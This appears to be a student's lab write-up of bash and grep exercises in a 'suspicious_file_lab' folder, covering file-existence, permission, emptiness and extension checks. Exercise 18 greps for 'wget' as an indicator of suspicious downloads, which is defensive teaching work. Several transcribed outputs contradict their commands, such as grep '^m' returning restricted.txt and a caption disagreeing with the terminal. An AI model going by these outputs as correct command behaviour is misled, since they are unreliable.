system.log
update.sh
scanner.py
script1.py
script2.py
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```


## Exercise 12 — Negated Character Classes

Using filelist.txt:

Find filenames that do not begin with m.

Find filenames that do not begin with m or p.

Find malware filenames where the character following malware is not a digit.



```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...  
~/Documents/LoS/Lab/Lab3/suspicious_file_lab  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ls  
report.txt  
system.log  
access.log  
config.conf  
payload.sh  
update.sh  
cleanup.sh  
scanner.py  
script1.py  
script2.py  
notes.pdf  
empty.txt  
restricted.txt  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "^m" filelist.txt  
restricted.txt  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "^mp" filelist.txt  
report.txt  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ grep "^malware[0-9]" filelist.txt  
malwareA.sh  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$  
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Exercise 13 —

Write a shell script that accepts a filename and determines whether it exists.

Test with:

payload.sh report.txt

unknown.sh

Write a script that accepts a path and determines whether it is:

a regular file,

a directory, or


neither.

Test with: payload.sh

system.log

quarantine backup

## Unknown



The image shows two screenshots of a terminal window on a system named 'haris@ubuntu-arm'. The window title is 'haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...' and the current directory is '~/Documents/LoS/Lab/Lab3/suspicious\_file\_lab'. The terminal shows the execution of a script named 'check\_file.sh' which prompts the user to enter a filename. The user enters 'payload.sh', 'report.txt', and 'unknown.sh'. The script checks if each file exists and reports the results. The first screenshot ends with the prompt 'haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious\_file\_lab\$'.

```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano check_file.sh
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./check_file.sh
Enter filename: payload.sh
payload.sh exists
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./check_file.sh
Enter filename: report.txt
report.txt exists
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./check_file.sh
Enter filename: unknown.sh
unknown.sh does not exist
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

The second screenshot shows the execution of a script named 'check\_path.sh' which prompts the user to enter a path. The user enters 'system.log', 'quarantine', 'backup', and 'unknown'. The script checks if each path is a regular file or a directory and reports the results. The second screenshot ends with the prompt 'haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious\_file\_lab\$'.

```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano check_path.sh
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./check_path.sh
Enter path: system.log
system.log is a regular file
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./check_path.sh
Enter path: quarantine
quarantine is a directory
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./check_path.sh
Enter path: backup
backup is a directory
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./check_path.sh
Enter path: unknown
unknown is neither
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Exercise 15

Write a script that reports whether a selected file is:  
readable,

writable,

executable. Test

with: payload.sh

update.sh

report.txt

config.conf


Expected style of output:

File: payload.sh

Readable : Yes

Writable : Yes

Executable : Yes



The screenshot shows a terminal window titled "haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...". The user is in the directory ~/Documents/LoS/Lab/Lab3/suspicious\_file\_lab. They have created a file named filePermissions.sh and made it executable with chmod +x. They then run ./filePermissions.sh, which prompts for a filename. The user enters payload.sh, update.sh, report.txt, and config.conf. The script outputs the following for each file:

```
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano filePermissions.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x filePermissions.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./filePermissions.sh
Enter filename: payload.sh
payload.sh is readable
payload.sh is writable
payload.sh is executable
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./filePermissions.sh
Enter filename: update.sh
update.sh is readable
update.sh is writable
update.sh is executable
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./filePermissions.sh
Enter filename: report.txt
report.txt is readable
report.txt is writable
report.txt is not executable
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./filePermissions.sh
Enter filename: config.conf
config.conf is readable
config.conf is writable
config.conf is not executable
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Exercise 16 —

Compare:


payload.sh empty.txt

Write a script that determines whether each file contains data.

Display: File

contains data or:

File is empty



```
Sep 3 21:05
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...
~/Documents/LoS/Lab/Lab3/suspicious_file_lab

haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano fileData.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x fileData.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./fileData.sh
Enter filename: payload.sh
payload.sh contains data
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Part G

### Exercise 17 — File Validation Using [ ] Write a


script that accepts a filename and checks:

Does it exist?

Is it a regular file?

Is it readable?

Is it non-empty?



```
Sep 3 21:07
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...
~/Documents/LoS/Lab/Lab3/suspicious_file_lab

haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano validate.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x validate.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./validate.sh
Enter filename: payload.sh
payload.sh exists
payload.sh is a regular file
payload.sh is readable
payload.sh is non-empty
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

### Exercise 18 — [ ] + grep Write a

script with the following logic:

Does file exist?

↓

Is it a regular file?

↓

Is it readable?

↓

Is it non-empty?



Search for "wget"

If wget is detected, display:


Selected indicator detected – investigate further

Otherwise:

Selected indicator not detected

Test using both: payload.sh

update.sh


A terminal window titled 'haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...' showing the execution of a validation script. The script checks for the existence, readability, and non-emptiness of 'payload.sh' and 'update.sh'. For 'payload.sh', all checks pass, and the message 'Selected indicator detected - investigate further' is displayed. For 'update.sh', the non-emptiness check fails, resulting in the message 'Selected indicator not detected'.

```
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano validation.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x validation.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./validation.sh
Enter filename: payload.sh
payload.sh exists
payload.sh is a regular file
payload.sh is readable
payload.sh is non-empty
Selected indicator detected - investigate further
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./validation.sh
Enter filename: update.sh
update.sh exists
update.sh is a regular file
update.sh is readable
update.sh is non-empty
Selected indicator not detected
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Part H

### Exercise 19 — Repeat File Tests Using [[ ]] Repeat

Exercise 17 using:

A terminal window titled 'haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...' with a dark purple background. The window shows a series of commands and their outputs. The user runs 'nano repeatedVal.sh', then 'chmod +x rep', then 'repeatedVal.sh report.txt', then 'chmod +x repeatedVal.sh', and finally './repeatedVal.sh'. The script outputs: 'Enter filename: payload.sh', 'payload.sh exists', 'payload.sh is a regular file', 'payload.sh is readable', 'payload.sh is non-empty', and 'Selected indicator detected - investigate further'. The terminal has a sidebar on the left with icons for a file manager, application store, help, and other system utilities. The top status bar shows the date 'Sep 3 21:19' and system icons for network, volume, and power.

```
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano repeatedVal.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x rep
repeatedVal.sh report.txt
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x repeatedVal.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./repeatedVal.sh
Enter filename: payload.sh
payload.sh exists
payload.sh is a regular file
payload.sh is readable
payload.sh is non-empty
Selected indicator detected - investigate further
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Exercise 20 — Regex Using [[ ]]

Write a shell script that accepts a filename and checks whether the filename ends with .sh.

Use:

```
[[ "$filename" =~ regex ]]
```

Display:


Shell script identified for inspection or:

File does not have a .sh extensio

Test:

payload.sh

scanner.py report.txt



```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/susp...
~/Documents/LoS/Lab/Lab3/suspicious_file_lab

haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ nano regex.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ chmod +x regex.sh
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./regex.sh
Enter filename: payload.sh
Shell script identified for inspection
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./regex.sh
Enter filename: scanner.py
File does not have a .sh extension
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./regex.sh
Enter filename: report.txt
File does not have a .sh extension
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Exercise 21 — Multiple Extensions

### Using [[ ]]

Extend the previous script to identify:

.sh

.py .pl files.

Test:

payload.sh

scanner.py


report.txt

config.conf

Do not classify these as malicious. Display:

Script file – inspect if required





```
haris@ubuntu-arm: ~/Documents/LoS/Lab/Lab3/suspicious_file_lab
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./ex21.sh
Enter filename: payload.sh
Script file - inspect if required
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./ex21.sh
Enter filename: scanner.py
Script file - inspect if required
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./ex21.sh
Enter filename: report.txt
File does not match a supported extension
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$ ./ex21.sh
Enter filename: config.conf
File does not match a supported extension
haris@ubuntu-arm:~/Documents/LoS/Lab/Lab3/suspicious_file_lab$
```

## Part I — grep + File Operators + Constructs Exercise 22 — Executable File Content Analysis

Write a script that:

- Accepts a filename.

- Checks whether it exists.

- Checks whether it is a regular file.

